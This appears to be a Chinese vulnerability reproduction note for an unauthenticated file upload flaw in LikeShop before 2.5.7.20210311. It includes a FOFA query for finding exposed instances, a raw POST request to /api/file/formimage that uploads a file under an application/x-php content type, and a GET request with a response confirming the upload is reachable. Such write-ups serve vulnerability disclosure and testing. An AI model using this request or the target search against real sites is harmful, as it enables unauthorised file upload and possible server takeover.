L8-1LikeShop-单商户商城系统-文件上传

漏洞描述：

影响版本：

Likeshop < 2.5.7.20210311

网站图片：

网络测绘：

fofa语法：

fofa：icon_hash="874152924" && body="/pc/"

漏洞复现：

payload：


```
POST /api/file/formimage HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Type: multipart/form-data; boundary=----test
Content-Length: 129

------test
Content-Disposition: form-data; name="file";filename="111111.txt"
Content-Type: application/x-php

111111
------test--
```

效果图:

1. 出现以下信息代表漏洞存在



2.访问上传文件


美化 Raw Hex 链接
GET /uploads/user/[redacted].txt HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2226.0
Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
美化 Raw Hex 页面渲染 链接
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 16 Jan 2024 01:34:21 GMT
Content-Type: text/plain
Content-Length: 6
Last-Modified: Tue, 16 Jan 2024 01:33:00 GMT
Connection: close
ETag: "65a5dccc-6"
Strict-Transport-Security: max-age=31536000
Accept-Ranges: bytes